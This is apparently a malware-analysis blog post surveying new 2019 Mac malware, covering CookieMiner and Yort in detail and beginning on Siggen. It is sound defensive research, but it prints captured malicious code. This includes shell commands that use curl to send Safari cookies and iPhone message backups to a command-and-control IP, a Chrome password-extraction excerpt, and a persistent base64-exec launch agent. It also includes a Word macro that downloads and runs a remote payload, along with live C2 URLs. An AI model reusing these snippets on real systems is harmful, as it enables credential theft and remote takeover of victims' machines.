



# The Mac Malware of 2019 🐞

a comprehensive analysis of the year's new malware

by: Patrick Wardle / January 1, 2020

Our research, tools, and writing, are supported by the "Friends of Objective-See" such as:



[CleanMy Mac X](#)



[Malwarebytes](#)



[Airo AV](#)

[Become a Friend!](#)

📝 🐞 Want to play along?

All samples covered in this post are available in our [malware collection](#).

...just make sure not to infect yourself!

## 🖨️ Printable

A printable (PDF) version of this report can be downloaded here:

[The Mac Malware of 2019.pdf](#)

## ⌚ Background

Goodbye, 2019! and hello 2020 ...a new decade! 😊

For the fourth year in a row, I've decided to put together a blog post that comprehensively covers all the new Mac malware that appeared during the course of the year. While the specimens may have been briefly reported on before (i.e. by the AV company that discovered them), this blog aims to cumulatively and comprehensively cover all the new Mac malware of 2019 - in one place ...yes, with samples of each malware for download!

In this blog post, we're focusing on new Mac malware specimens or new variants that appeared in 2019. Adware and/or malware from previous years, are not covered.

However at the end of this blog, I've included a [brief section](#) dedicated to these other threats, that includes links to detailed write-ups.

For each malicious specimen covered in this post, we'll identify the malware's:

- Infection Vector  
...how it was able to infect macOS systems.
- Persistence Mechanism  
...how it installed itself, to ensure it would be automatically restarted on reboot/user login.
- Features & Goals  
...what was the purpose of the malware? a backdoor? a cryptocurrency miner? etc.

Also, for each malware specimen, I've added a direct download link, in case you want to follow along with our analysis or dig into the malware more!

I'd personally like to thank the following organizations, groups, and researchers for their work, analysis, & assistance! 🙏

- [VirusTotal](#).
- The "malwareland" channel on the [MacAdmins](#) slack group.
- [@thomasareed](#) / [@morpheus](#) / [@philofishal](#) / and others who choose to remain unnamed.

## 🛠 Malware Analysis Tools & Tactics

Throughout this blog, we'll reference various tools used in analyzing the malware specimens.

These include:

- [ProcessMonitor](#)  
Our user-mode ([open-source](#)) utility that monitors process creations and terminations, providing detailed information about such events.
- [FileMonitor](#)  
Our user-mode ([open-source](#)) utility monitors file events (such as creation, modifications, and deletions) providing detailed information about such events.
- [What'sYourSign](#)  
Our ([open-source](#)) utility that displays code-signing information, via the UI.
- `lldb`  
The de-facto commandline debugger for macOS. Installed (to `/usr/bin/lldb`) as part of Xcode.
- [Hopper Disassembler](#)  
A "reverse engineering tool (for macOS) that lets you disassemble, decompile and debug your applications" ...or malware specimens!

If you're interested in general Mac malware analysis techniques, check out the following resources:


- ["Lets Play Doctor: Practical OSX Malware Detection & Analysis"](#)
- ["How to Reverse Malware on macOS Without Getting Infected"](#)


## 📅 Timeline

### CookieMiner

01/2019







## 👾 OSX.CookieMiner

CookieMiner is a cryptominer that also steals user cookies and passwords, likely to give attackers access to victims online accounts and wallets.

⬇ Download: [OSX.CookieMiner](#) (password: infect3d)



Writeups:

- ["Mac Malware Steals Cryptocurrency Exchanges' Cookies"](#)
- ["Mac 'CookieMiner' Malware Aims to Gobble Crypto Funds"](#)



Infection Vector: Unknown

Unit 42 (of Palo Alto Networks) who uncovered CookieMiner and wrote the [original report](#) on the malware, made no mention the malware's initial infection vector.

However, a ThreatPost [writeup](#) states that:

"[Jen Miller-Osborn](#), deputy director of Threat Intelligence for Unit 42, told Threatpost that researchers are not certain how victims are first infected by the shell script, but they suspect victims download a malicious program from a third-party store."

...as such, CookieMiner's infection vector remains unknown.



## Persistence: Launch Agent

As noted in Unit 42's [report](#), CookieMiner persists two launch agents. This is performed during the first stage of the infection, via a shell script named `uploadminer.sh`:

```

1 ...
2
3 cd ~/Library/LaunchAgents
4 curl -o com.apple.rig2.plist http://46.226.108.171/com.apple.rig2.plist
5 curl -o com.proxy.initialize.plist http://46.226.108.171/com.proxy.initialize.plist
6 launchctl load -w com.apple.rig2.plist
7 launchctl load -w com.proxy.initialize.plist

```

The script, `uploadminer.sh`, downloads (via `curl`), two property lists into the `~/Library/LaunchAgents` directory.

The first plist, `com.apple.rig2.plist`, persists a binary named `xmrig2` along with several commandline arguments:

```

1 <?xml version="1.0" encoding="UTF-8"?>
2 <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" ...>
3 <plist version="1.0">
4 <dict>
5   <key>ProgramArguments</key>
6   <array>
7     <string>/Users/Shared/xmrig2</string>
8     <string>-a</string>
9     <string>yescrypt</string>
10    <string>-o</string>
11    <string>stratum+tcp://koto-pool.work:3032</string>
12    <string>-u</string>
13    <string>k1GqvK7QYEfMj3JPHieBo1m...</string>
14  </array>
15  <key>RunAtLoad</key>
16  <true/>
17  <key>Label</key>
18  <string>com.apple.rig2.plist</string>
19 </dict>
20 </plist>

```

As the `RunAtLoad` key is set to `true` in the launch agent property list, the `xmrig2` binary will be automatically launched each time the user (re)logs in.

The second plist, `com.proxy.initialize.plist`, persists various inline python commands (that appear to execute a base64 encoded chunk of data):

```

1 <?xml version="1.0" encoding="UTF-8"?>
2 <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" ... >
3 <plist version="1.0">
4 <dict>
5   <key>Label</key>
6   <string>com.proxy.initialize.plist</string>
7   <key>ProgramArguments</key>
8   <array>
9     <string>python</string>
10    <string>-c</string>
11    <string>import sys,base64,warnings;warnings.filterwarnings('ignore');exec(base64.b64decode(</string>

```

```

12      'aW1wb3J0IHN5cztpbXBvcnQgcmUsIHN1YnByb2Nlc3M7Y21kID0gInBzIC1lZiB8IGdyZXAgTG10dGx1XCBTbml
13      ...
14      hcileU1soU1tpXStTW2pdKSUyNTZdKSkJZXh1YygnJy5qb2luKG91dCkp')) ;
15 </string>
16 </array>
17 <key>RunAtLoad</key>
18 <true/>
19 </dict>
20 </plist>
```

As the RunAtLoad key is set to true in this property list as well, the python commands will be automatically (re)executed each time the user logs in.

Does this look familiar? Yes! In fact this is exactly how **OSX.DarthMiner** persisted. (We also covered OSX.DarthMiner in our “[The Mac Malware of 2018](#)” report).

This is not a coincidence, as (was noted in the Unit 42 [report](#)): “[CookieMiner] has been developed from OSX.DarthMiner, a malware known to target the Mac platform”



Capabilities: Cryptomining, Cookie/Password Stealing, Backdoor

CookieMiner is likely the evolution of **OSX.DarthMiner**.

In our “[The Mac Malware of 2018](#)” report we noted that DarthMiner, persists the well known **Empyre** backdoor (via the com.proxy.initialize.plist file) and a cryptocurrency mining binary named XMRig (via com.apple.rig.plist).

CookieMiner does this as well (though a 2 has been added to both the mining binary and plist):

- XMRig -> xmrig2
- com.apple.rig.plist -> com.apple.rig2.plist

The persistently installed **Empyre** backdoor allows remote attacks to run arbitrary commands on an infected host.

By examining the arguments passed to the persistent miner binary, xmrig2 it appears to be mining the **Koto** cryptocurrency:

```

1 <key>ProgramArguments</key>
2 <array>
3   <string>/Users/Shared/xmrig2</string>
4   <string>-a</string>
5   <string>yescrypt</string>
6   <string>-o</string>
7   <string>stratum+tcp://koto-pool.work:3032</string>
8   <string>-u</string>
9   <string>k1GqvK7QYEfMj3JPHieBolm...</string>
10 </array>
```

The most interesting aspect of CookieMiner (and what differentiates it from OSX.DarthMiner) is its propensity for stealing! During their [comprehensive analysis](#) Unit 42 researchers highlighted the fact that CookieMiner captures and exfiltrates the following:

- (Browser) Cookies
- (Browser) Passwords
- iPhones messages (from iTunes backups)

The cookie, password, and message stealing capabilities are (likely) implemented to allow attackers to bypass 2FA protections on victims online cryptocurrency accounts:

*“By leveraging the combination of stolen login credentials, web cookies, and SMS data, based on past attacks like this, we believe the bad actors could bypass multi-factor authentication for these [cryptocurrency] sites.”*

*If successful, the attackers would have full access to the victim's exchange account and/or wallet and be able to use those funds as if they were the user themselves." -Unit 42*

The methods to steal such information, are not (overly) sophisticated, albeit sufficient.

For example, to steal cookies from Safari, CookieMiner simply copies the Cookies.binarycookies file from the ~/Library/Cookies directory, zips them up, and exfiltrates them to the attacker's remote command & control server (46.226.108.171):

```
1 cd ~/Library/Cookies
2 if grep -q "coinbase" "Cookies.binarycookies"; then
3 mkdir ${OUTPUT}
4 cp Cookies.binarycookies ${OUTPUT}/Cookies.binarycookies
5 zip -r interestingsafaricookies.zip ${OUTPUT}
6 curl --upload-file interestingsafaricookies.zip http://46.226.108.171:8000
```

Note though, the cookie file (Cookies.binarycookies) is only stolen if it contains cookies that are associated with cryptocurrency exchanges (such as Coinbase & Binance).

The malware also extracts saved passwords and credit card information from Google Chrome, via a python script:

*"CookieMiner downloads a Python script named "harmlesslittlecode.py" to extract saved login credentials and credit card information from Chrome's local data storage." -Unit 42*

```
1 curl -o harmlesslittlecode.py http://46.226.108.171/harmlesslittlecode.py
2 python harmlesslittlecode.py > passwords.txt 2>&1
```

```
1 if __name__ == '__main__':
2     root_path = "/Users/*/*/Library/Application Support/Google/Chrome"
3     login_data_path = "{}/*/Login Data".format(root_path)
4     cc_data_path = "{}/*/Web Data".format(root_path)
5     chrome_data = glob.glob(login_data_path) + glob.glob(cc_data_path)
6     safe_storage_key = subprocess.Popen(
7         "security find-generic-password -wa "
8         "'Chrome'",
9         stdout=subprocess.PIPE,
10        stderr=subprocess.PIPE,
11        shell=True)
12     stdout, stderr = safe_storage_key.communicate()
13     ...
14     chrome(chrome_data, safe_storage_key)
```

Finally, CookieMiner attempts to locate and exfiltrate iPhone message files from any mobile backups (within MobileSync/Backup):

```
1 cd ~/Library/Application\ Support/MobileSync/Backup
2 BACKUPFOLDER=$(ls)
3 cd ${BACKUPFOLDER}
4 SMSFILE=$(find . -name '3d0d7e5fb2ce288813306e4d4636395e047a3d28')
5 cp ${SMSFILE} ~/Library/Application\ Support/Google/Chrome/Default/${OUTPUT}
6
7 ...
8 cd ~/Library/Application\ Support/Google/Chrome/Default/
9 zip -r ${OUTPUT}.zip ${OUTPUT}
10 curl --upload-file ${OUTPUT}.zip http://46.226.108.171:8000
```

Armed browser cookies, passwords, and even iPhone messages, the attacker may be able to access (and thus potentially drain) victims' cryptocurrency accounts, even if 2FA is deployed! 🍪😱

## 👾 OSX.Yort

Yort is a Lazarus group (1<sup>st</sup>-stage?) implant, targeting cryptocurrency businesses.

⬇️ Download: [OSX.Yort](#) (password: infect3d)



Writeups:

- [“Cryptocurrency Businesses Still Being Targeted By Lazarus”](#)
- [“Lazarus Apt Targets Mac Users With Poisoned Word Document”](#)
- [“A Look into the Lazarus Group’s Operations in October 2019”](#)



Infection Vector: Malicious Office Documents

The SecureList [report](#) which details the attack and Yort malware, states that:

"The malware was distributed via documents carefully prepared to attract the attention of cryptocurrency professionals." - SecureList

Analyzing the one of the malicious files (샘플\_기술사업계획서 (벤처기업평가용) .doc), we find embedded Mac-specific macro code:

```

1  #If Mac Then
2      #If VBA7 Then
3
4      Private Declare PtrSafe Function system Lib "libc.dylib"
5          (ByVal command As String) ...
6
7      Private Declare PtrSafe Function popen Lib "libc.dylib"
8          (ByVal command As String, ByVal mode As String) As LongPtr
9
10     #Else
11
12     Private Declare Function system Lib "libc.dylib"
13         (ByVal command As String) As Long
14     Private Declare Function popen Lib "libc.dylib"
15         (ByVal command As String, ByVal mode As String) As Long
16
17     #End If
18 #End If
19
20 Sub AutoOpen()
21 On Error Resume Next
22 #If Mac Then
23
24     sur = "https://nzssdm.com/assets/mt.dat"
25     spath = "/tmp/": i = 0

```

```

26   Do
27     spath = spath & Chr(Int(Rnd * 26) + 97): i = i + 1
28 Loop Until i > 12
29
30   spath = spath
31
32   res = system("curl -o " & spath & " " & sur)
33   res = system("chmod +x " & spath)
34   res = popen(spath, "r")
35
36 ...

```

If a Mac user opens the document in Microsoft Office and enables macros, these malicious macros will be automatically executed (triggered via the `AutoOpen()` function).

The macro logic:

- downloads a file from `https://nzssdm.com/assets/mt.dat` (via curl) to the `/tmp/` directory
- sets its permissions to executable (via `chmod +x`)
- executes the (now executable) downloaded file, `mt.dat` (via `popen`)

For more details on the malicious macros in this attack, see [@philofishal's writeup](#):

["Lazarus Apt Targets Mac Users With Poisoned Word Document"](#)



Persistence: None

It does not appear that (this variant) of OSX.Yort persists itself. However, as a light-weight 1<sup>st</sup>-stage implant, persistence may not be needed, as noted in an analysis titled, ["A Look into the Lazarus Group's Operations in October 2019"](#):

"The malware doesn't have a persistence, but by the fact that [it] can execute [any] command, the attacker can decide push a persistence if this necessary"



Capabilities: 1<sup>st</sup>-stage implant, with standard backdoor capabilities.

Yort (likely a 1<sup>st</sup>-stage implant), supports a variety of 'standard' commands, such as file download, upload, and the execution of arbitrary commands.

Using macOS's built-in `file` utility, shows that `mt.dat` is a standard 64-bit macOS (Mach-O) executable.

```
$ file Yort/A/mt.dat
Yort/A/mt.dat: Mach-O 64-bit executable x86_64
```

The `strings` command (executed with the `-a` flag) can dump (ASCII) strings, that are embedded in the binary. In OSX.Yort's case these strings are rather revealing:

```
$ strings -a Yort/A/mt.dat
cache-control: no-cache
content-type: multipart/form-data
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/69.0.3497.100 Safari/537.36
```

```

file
/bin/bash -c "
" >
/tmp/
2>&1

https://towingoperations.com/chat/chat.php
https://baseballcharlemagnelegardeur.com/wp-content/languages/common.php
https://www.tangowithcolette.com/pages/common.php

```

It is easy to confirm that the embedded URLs are malware's actual command and control servers, as when executed (in a VM), the malware attempts to connect out to (one of) these addresses for tasking:

```

$ ./mt.dat
* Trying 69.195.124.206...
* Connected to baseballcharlemagnelegardeur.com (69.195.124.206) port 443 (#0)
* SSL certificate problem: certificate has expired
* stopped the pause stream!
* Closing connection 0

```

Another static analysis tool, nm can dump embedded symbols (such as method names, and imported (system) functions):

```

$ nm Yort/A/mt.dat
...
00000001000010f0 T _MainLoop
0000000100001810 T _RecvBlockData
00000001000019d0 T _RecvBlockDataUncrypt
00000001000018f0 T _RecvBlockDataWithLimit
0000000100001a40 T _RecvBlockDataWithLimitUncrypt
0000000100002460 T _ReplyCmd
0000000100002360 T _ReplyDie
00000001000033c0 T _ReplyDown
0000000100003e20 T _ReplyExec
0000000100004180 T _ReplyGetConfig
0000000100002150 T _ReplyKeepAlive
0000000100002c20 T _ReplyOtherShellCmd
0000000100003fd0 T _ReplySessionExec
0000000100004410 T _ReplySetConfig
0000000100002240 T _ReplySleep
0000000100001f50 T _ReplyTroyInfo
0000000100003900 T _ReplyUpload

U __curl_easy_cleanup
U __curl_easy_init
U __curl_easy_perform
U __curl_easy_setopt
U __curl_formadd
U __curl_formfree
U __curl_global_cleanup
U __curl_global_init
U __curl_slist_append
U __curl_slist_free_all

```

```

U __fork
U __fwrite
U __kill
U __unlink
U __waitpid

```

From this output, it seems reasonable to assume that the malware supports a variety of commands that are fairly common in first-stage implants and/or lightweight backdoors.

- ReplyCmd: execute commands?
- ReplyDie: kill implant?
- ReplyOtherShellCmd: execute shell command?
- ReplyDown: download a file?
- ReplyUpload: upload a file?
- etc...

And references to the `curl_*` APIs likely indicate that the malware implements its networking logic via `libcurl`.

Debugging the malware (via `lldb`) confirms that indeed the malware is leveraging `libcurl`. Here for example we see the malware setting the url of its command and control server (`baseballcharlemagnelegardeur.com`) via the `curl_easy_setopt` function with the `CURLOPT_URL` (10002) parameter:

```

$ lldb mt.dt

* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
  frame #0: 0x00007fff7d446b9b libcurl.4.dylib`curl_easy_setopt
(lldb) p $rsi
(unsigned long) $1 = 10002

(lldb) x/s $rdx
0x1000052a8: "https://baseballcharlemagnelegardeur.com/wp-content/languages/common.php"

```

The malware then connects to the specified server, via the `curl_easy_perform` function.

If the malware receives a response (tasking) from the command and control server, it will act upon said response (via switch statement, or jumptable). The logic that implements delegation of the received commands is found at address `0x0000000100004679` within the malware's binary:

```

1 cmp      eax, 17h          ; switch 24 cases
2 ja       loc_100004A6D    ; jumptable 0000000100004693 default case
3 lea      rcx, off_100004B60
4 movsxwd  rax, dword ptr [rcx+rax*4]
5 add      rax, rcx
6 mov      rbx, r15
7 jmp      rax              ; switch jump

```

For example for case #19, the malware will execute the `ReplyDown` command:

```

1 mov      ecx, 801h        ; jumptable 0000000100004693 case 19
2 mov      rdi, rsp
3 lea      rsi, [rbp-85A8h]
4 rep     movsq
5 mov      eax, [rbp-45A0h]

```

```

6 mov      [rsp+4008h], eax
7 call     _ReplyDown

```

Digging into the disassembly of the `ReplyDown` command, shows that the malware will invoke functions such as:

- `fopen` with the `rb` (“read binary”) parameter
- `fread`
- `fclose`

This (brief) static analysis indicates this method will download a file, from the infected machine to the server.

Another example is #case 22, which calls into the `ReplyExec` function.

```

1 mov      ecx, 801h          ; jumptable 0000000100004693 case 22
2 mov      rdi, rsp
3 lea      rsi, [rbp-85A8h]
4 rep movsq
5 mov      eax, [rbp-45A0h]
6 mov      [rsp+4008h], eax
7 call     _ReplyExec

```

The `ReplyExec` function, as its names implies, will execute perhaps a command or file uploaded to the client from the server:

```

1 int _ReplyExec(int arg0, int arg1, ...) {
2
3 ...
4
5     rax = fork();
6     if (rax == 0x0)
7     {
8         system(&var_4580);
9         rax = exit(0x0);
10    return rax;
11 }

```

Similar analysis of the other `Reply*` commands confirm their rather descriptive names, match their logic.

For more details on the capabilities of mt.data, see:

[“A Look into the Lazarus Group’s Operations in October 2019”](#)

## 👾 OSX.Siggen

Siggen, packaged in a fake WhatsApp application, is a persistent backdoor that allows remote attackers to download and execute (python) payloads.

⬇ Download: [OSX.Siggen](#) (password: infect3d)



Writeups:

- [\*\*"Mac.BackDoor.Siggen.20"\*\*](#)
- [\*\*"macOS Malware Outbreaks 2019 | The First 6 Months"\*\*](#)

